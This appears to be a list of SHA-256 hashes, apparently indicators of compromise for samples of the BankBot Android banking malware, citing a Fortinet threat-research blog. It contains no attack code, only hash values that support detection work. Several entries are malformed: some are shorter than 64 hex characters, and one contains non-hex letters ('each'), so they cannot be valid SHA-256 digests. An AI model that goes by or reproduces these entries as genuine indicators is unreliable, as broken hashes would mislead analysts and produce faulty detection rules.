	255bc9d2199f1654ca6118cec38919fb3e690dab0ee84e8f42043a91c9cbcfbb
	257c03064976d0536d2f405d186225c0a9b48edaad522349b236c9c595078e04

	2594e148067d5963c69e3594d907f319a812d389d71f1a35dac5ebcdfb186d1e
	279a82ed1c2501fb3d667e4c845529891e995131c1bd87a4297a7da436d42f6c
	28395799cede44c64f14bf92990a0110e8afad4fb3c244724faca726e9172bc3
	2b03f8995d4aed1928c89e7dd881d59e1c2bdcabbf59c82d46cb5c57ed3846b2
	2c2ac6e7611705ddc749f8575dd030417f80da59fea8fe530315691faf1b5dd4
	2f557ca63e87b91a3b1f0b8e03f68d3b931ba0dffdc4f624800dbff1a21e4ea
	31808cb01ae67a87bde9a27d289be247df32a67585cb8f42054aaaaf0bfa1e1a
	362384e508c1e26290dba89d16ec79101e7ccaec391cbc0d8f8003990b62d797
	38b8690cb65fd3dbac4c39f4fde70f5b2a326fb5c1d89fd532de1c86e569d909
	3a2f18f9e57404ff6e63e5cbae309ae6d618e9732d577979321d534afb3a330
	3a6f3149fa1ae595727ff5732a979396216a81eb9190f1be63f1014d25811f60
	3dd20cd345dfec0f8851dbf14ca3ed5d7bb9c122263ae6cfdb4a0d01a0c31f28
	3f20b90add74be19a62c3fbf375b2f9de3aa2a6f26a4f9edab51c3213e2b24a7
	400e6e3a530d83abf70ee39b718485b1bef0e256281dbad34f66d27d4c710dd5
	40f7d6790a198634cc36a291f78c4ba9c46ffc2ac5ee45752e7fee271a628483

	45144171577b294c8f08f7551bea05b147dc8d0c4fd95a854df015641b188a05
	49d9138f4f365bf4932ca03fbad3b2e524b27b1a3409efaa3e34f17155f32307
	4a2608365256347666229d296c0d3a1daaee71eedf9df6add33375ffe263d484
	4c763edeeecc69ad29dd794916ea6aa8a31361f1867f73dac95086e86ed532a9
	52743d338743b99c2c2e2ac2c9f460f036e74f6de0bdec07bd0020b7fa9f1443
	536c1a9ed03d1b1fe3f8ca26d017d4e4530da801cae0566015da7276eae40484
	53d5fa215848299411b1f93df8a1e5cd89718b43c982a80fcd20bf48ea916af1
	544272c83bfc201f2a6a5e0debd50d0d93b754215c0fe9cef59a28bbea0bd0d3
	556670c40522b32fe8f8b2cafc033b9961ed699b783cb73f6d6c2ae60cf56fab
	5e86a0527cec17ba9efa899bfc009c21e10a3172b9a6e25c25ac78e3c83dcf13
	5fc5411164769553c1ff006d1b2f01dbd629740e69a1a19c31f13ad6596cf837
	616b30b36e22c978276589f753a4c4e2e44464f7067dd7abda4655ae0da037d7
	6264dfd9f22abb21767c01dcc29ed8443121331d965e96f88896ae35caadd391
	6321bf41add70f8e5ef4a99b4e1a41cff9e8291d50dddfc30ffc4de5e5f4546
	6630f7eed091b5ac21fb75717e1a8999e868110fc31c7a9b0721a1adae06852e

	68f5185dc8b7669bd4bb2b1ffd1ee7ca71fd89f350ce6f00274ac23db9b8e906
	69288ee3144abce1877dbd142d04fe6ca5341033574ce537d45e32d6cd7c8c90
	6951917e9039a893f172f36e86864592bd5fd020ae11af7e7318e947c8302e69
	6a6b4d209a92c4cec6bbef08461ec10dd5a824a2d1076ac37fc248da55e987a4
	6b45ec0fbb9a9e07cbbfbd2f3069b9c0ef92e0bb2e7b2ab521ebd6a669fb6b0
	6b8dcf9f82c638bf0e3c06a61ab1ad5a0bbb2d91a2f0dabc1baa722cb5a85b30
	6ed80a4abea6773a0670ac2ed3bced5d97746931e3eb73555af5a2b0ddde2152
	701c9ae96a3a79a790eec35ba2633b5688505422c9657a1334f448f40f968aa8
	7173b8c3356f80c632ca6dc3afef8d67910f5a7d4430d21adbc62a931f9cb5d9
	71df5796450854fde135e46c1ef5f25648b479672f0951b53ecc46c07f866dff
	72f914c39d84c606ed4ec45344ecbf2a846b8ecae9993299a337cdb4661bc69a
	73e1b464745d546ee839e44291f5d02c6b5ac8948b22d396958ef6c10f3a0a41
	747f89698bf9bc50a557e8d1be26ae3b031630068f7f4925b0a345ce1c30e159
	7601db56e0188db6a535fa94ae4fa69493e3fbc4653afde0a3c9c1f8bc39886
	765a848126a8ec8c938c36af950ff99021625e25ed5c12797211d739a76b4edd

	7778aff4e6dac8be86c3d03bd31a32d301c0884cecbd4ccc9f4987ce8e70b90
	786012c2700a2e9babfb0644bdd9ddd7b1389ad45dcca64aa1a12c9b38590299
	7bd0ca163d00ecd510259efe932d9cccc1657c7d784f8b8fc520c84b22b77864
	7d5e00a4f3d2ffad23645c02d7a83c9b1f86e1ab3686d129149d43c339022f17
	82bae10a608a1ea65e3a97ce860333cfcc71951f521d2c3260df12ffab09aa1e
	8423d54f6e046bb21ae040fc06c97d16b9966997cb7454bbd17340af02a0aeb1
	893aa50362fe3b4c6c4d105940e3abd04edb1775e15fbc963afbdea1ef19cad5
	89aef428588d419ceb63404e5453264266a8e7a338bc98e698e4f2874c3318ec
	8afd2301d127da97bd41b1b9125c626df0c2b5131d8f015a858831341e30cef7
	8ea14afc9bc7120f3147b0458431c2c9b7e9f3208a157c3fc7232460d8c10fb6
	8f46ef5d64f7093c7a212ad21467bf4197bc2d59225bab73e6ff96c91c9e6099
	930897cc0b1f075fa433f2bb3e717f6e43f1a066cb86443each1375fcf0ffc26
	95030dfabbd56e09f4511cae95b85eb6c8e0ca18136a9e700e641e0de5542590
	959b8e5d73f4efdec1fa1b758ed1cae1905844d94912768c4ff01bdbd7c31f3d
	96b9e277715f66e36c90b4c62243218056b4938064d65a369eed057b26a843da

	98971f6fbac6c4a6246c32c33cf0ac8acbcac9b7472c0c0bd492b4d7700f76b0
	99967f152df5a5fdf854daad19a0e8a23254bd22224e11e69dd10dfbb420dd8c
	9f3965042c5521ce1eba68f417e9be91cb0050cd8ed5f054a7ad60afc8a4e111
	a17c243babfd1a3d95085ef9f51bb7797b6571c918bc1eb1b811ce1248f4c2a2
	a183a4c35b0bdc68c2ff1a4b700faf0abf127fb04deaffc9aea34d038fd43ac0
	a33e9fd4b4a0732fd124f94a3b59d4ea287fc6287b4b03da27cf8ea52bce740d
	a55664c8965eb9c2e04903e58f83a7a36b33a0d17bb14fc3c2fd6ed1744924de
	a795e583e712acf21309c4748ef1791c6b1ca77ae4b6ae88ec54ba0bb0b42538
	aef07d547a4bc320ef6f3c2b4bbab0145b1bfcd1e8f749bcd7e876e071f91a38
	afc1f1060f04bebe238cb7f66005e640f0bf284cfa83f30e635683d9019894c
	b276ecfb7eb22668ba8d1b5d0ab61080d1baef911c29d61baaccd81402244a64
	b4f61f5c241eebb52d308a90e2030de0bbdc59fb407e027e2dc36c575a1b4d83
	b69a1e6582f54259b323f5121ebda786bc8be4a8880960dca80a6519fb94a857
	b74826d70cb4ef075c6f3af6dce77606cd64d9548909785dec4ad192c2ac7984
	b8a5c8f9878070f866d5c015171678e486ea48a9f791dc6f5f287a8d58f682b3

	bae80b05455373a822256c2a48e4ba6bc4d6ec142691a72983f7300524e83eff
	bb506ecf976c59391442dd49095b6f2f7f99b9fc01d1eaf1ffed14ebfcce8aed
	bb9a87192bb0824b6df9b1bb5cd280eb11984407886e6259efe8b957a1b8cd87
	bdb99a14badc84f1319ae3d37a5a96a9d6f9b26bbacb2fb04ac40a64f03bcab9
	bf37316194d6deaf3b98fe96119c1ed5d883401dd5cbdf88367a6c4ec366792d
	c2fdad416a46bc3c84a35e0f5b984f22cf74e79fd6be5241bc85847b8e57bf71
	c35cec60511bba57ca75f3b2d981768c6603a86298ca8c56474fdbbb3910f165
	c666f79fcbcd515831d738f5b60758cff680b6051274e26da5a61d6229e7adfb
	c7b15c36ac4d49f0a7a61638a4e909f47fc1a3b806e7284390c336dba621e874
	c9dd2b3261b68b56fbc4417c75ada218f064d1f434488a883ba7fbb9f3f0c813
	ca65ba7d1fcfe3e494a208819d1889d7c84d198bc0d54ceed980cf2db29b1a54
	cb9fdcfdc81b1e2ee7f8bd3ad59a21cb17f4c8d9e2e05eee7e26889090966fe2
	cd14b3cb20dfcb58d57450becb17d94c271faa85f290cfd04c3e982aacb62df1
	cfcdba58bd0182cfd48d12738f9ce562c0b443238eca0395f718fe9d1656e5f8
	cfe5e58c7c96ba65e635094ab92636d0cd18315b5048cc99beca6eaacba8a83d

	d015d61a217aff14fcaa172aef88e385d70887401ba76596582e06f893f38009
	d104c0bfe94444db3201ae021dfae2299ce8a93ab233aed02315353ede52ae15
	d17a6cd7e586993ab2a2eaaf5c72aac131375820b564182e7f4f7a119144a9d5
	d33254e1fa2c171b9da14e74cc6aac3c16ffaaf5bc530f00644599620427d912
	d37c2c264628170594298413b92b3c9313426ab525748ff372e0e7fe4969ec0d
	d85f02e5ce5e6777bdb323ab8b757300f4c9f9235187eff2287c774fba27473c
	d924aa111e104926a156118a6dce6bfad5db4e725ee7a12eb67c202e8b0843b6
	dad2b929bd1fc883937f7b6ea55285e67cda6448576da4d29661f16255adc49e
	db9950901b0c322bdd5184cd705ab17df0d90a4e7ac7d50096ed28993d5ce835
	dc0db894c882c01a9b4b0a956fe7f787d3091995360ae7496a3a9739c1c7089c
	e0d64ce4f8e44e00cc6ffe41b0e487775b7dcae156589b684ee71e69cad05677
	e323ecf3576269bb49956c2e9a45ee523352c9abce4f72b6c86417df5da15f3f
	e88e520fb2e8079230954f82ad23bdc0a645baa9674a656b50d9e2dd3fb28149
	e8c4f9b67a298bbe40706d6952a9a4e25efffec67d6200d3a3906da25dde5bb
	e8de6fcc72cb88c8da32c089a0d86105c4598557244975ecd3828234efcc318a

	ebac993de97346b9c16f946bf8036f50b1a53c6829e3db4fb894677c8bcf3c21
	ebfb87fd05173af8192057082f2c3e3e794b8c1c39ee613efb905f00279b48b6
	ecb5180e59d9ac9baca174ae5733f674fdffddc425b24856de63baaaccc3dd37
	ecb5951d4c3b86e760622f9c21e0539708d638fad7e4b0fc79e5f7fd655d219b
	f232d979d09bac8875a8700e90366c706d1458230a3f08d098b233bde4e1a8a2
	f4672da546b51b2978e10ff97fbc327665fb2c46ea96cea3e751b33b044b935d
	f5fe9e98039aef962de479411e14bada4b8b0a7ab8d6728f16c3e0e75875178c
	f66c28cdc349bd227113520e06913afd0c5b511760e9145c47f8f3e32f9844b8
	f7b47f5ff1810e2951a304a44b47a4571e4916d85e6c337165d9744aed5e1828
	f8ce46a5b4c5b9f98d8dfa003710337c0177aedfc8b97b9eb6451ba4a7355ffe
	f910ec2481d93ed6c9f0191f39863713f3a99ebad4b6c0c8134c8becf32b1b73
	fa0a0c0cecf3cab941be06c76826205abcd4ff40a275b67a0171b8cc44c4395
	fb129bac929b6fc9010252a68081e312c797b6b2c1277c751b1ee96976a2fc25
	fc8c10250e37ae833122e8d69d732a3fa868e9305c333b7ca2119d0c129ef720
	fded59978a3f6ab2f3909d7c22f31dd001f54f6c1cafd389be9892f41b4a5976

	fe0b4188b3ac6af7ccdb51dcd1577081b9080454fec9fa15fd10fd9a4513216c

Source: <https://www.fortinet.com/blog/threat-research/bankbot-the-prequel.html>